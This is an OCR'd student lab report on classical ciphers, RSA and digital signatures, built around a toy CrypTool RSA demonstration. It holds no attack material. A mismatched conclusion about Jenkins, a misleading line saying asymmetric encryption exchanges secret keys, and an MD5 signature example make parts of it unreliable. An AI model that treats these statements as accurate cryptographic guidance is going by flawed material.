
The main disadvantage of the symmetric key encryption is that all parties involved have to exchange the key used to encrypt the data before they can decrypt it.




Asymmetrical encryption is also known as public key cryptography, which is a relatively new method, compared to symmetric encryption. Asymmetric encryption uses two keys to encrypt a plain text. Secret keys are exchanged over the Internet or a large network.

Vigenere Cipher







Hill Cipher




PlayFair Cipher







CAESAR Cipher



SUBSITUTION Cipher



ADD ENCRYPTION



Conclusion: In this experiment we understood the installation and implemented the use case of Jenkins in version control system.

Academic Year: 2025-26 **Semester: V**

Class / Branch: TEIT **Name: Huzaifa Bubere**

Subject: Security Lab **Student Id: 24204006**


Name of Instructor: Prof. Vishal Badgujar

Experiment No. 13ii

Aim: To study and analyze RSA cryptosystem and digital signature scheme.

2. Software Required : CrypTool 1.4.41

3. Theory :



Digital signatures can provide the added assurances of evidence of origin, identity and status of an electronic document, transaction or message and can acknowledge informed consent by the signer.

How digital signatures work Digital signatures are based on public key cryptography, also known as asymmetric cryptography. Using a public key algorithm, such as RSA, one can generate two keys that are mathematically linked: one private and one public. Digital signatures work because public key


cryptography depends on two mutually authenticating cryptographic keys. The individual who is creating the digital signature uses their own private key to encrypt signature-related data; the only way to decrypt that data is with the signer's public key. This is how digital signatures are authenticated.

We demonstrate RSA with the help of cryptool



RSA Demonstration
RSA using the private and public key -- or using only the public key
Choose two prime numbers p and q. The composite number N = pq is the public RSA modulus, and phi(N) = (p-1)(q-1) is the Euler totient. The public key e is freely chosen but must be coprime to the totient. The private key d is then calculated such that d = e^(-1) (mod phi(N)).
For data encryption or certificate verification, you will only need the public RSA parameters: the modulus N and the public key e.
Prime number entry
Prime number p
211
Prime number q
233
Generate prime numbers...
RSA parameters
RSA modulus N
49163
(public)
phi(N) = (p-1)(q-1)
48720
(secret)
Public key e
2^16+1
Private key d
44273
Update parameters
RSA encryption using e / decryption using d [alphabet size: 256]
Input as
text
numbers
Alphabet and number system options...
Input text
Hello World
The Input text will be separated into segments of Size 1 (the symbol '#' is used as separator).
H # e # l # l # o # # W # o # r # l # d
Numbers input in base 10 format.
072 # 101 # 108 # 108 # 111 # 032 # 087 # 111 # 114 # 108 # 100
Decryption into plaintext m[i] = c[i]^d (mod N)
03928 # 33095 # 47439 # 47439 # 28495 # 23789 # 16583 # 28495 # 09046 # 47439 # 31007
Encrypt
Decrypt
Close


Digital Signatures using Cryptool


MD5 digital signature example



IIT VIRTUAL LAB FOR CRYPTOGRAPHY







Conclusion: In this experiment we understood Analyze RSA cryptosystem and digital signature scheme.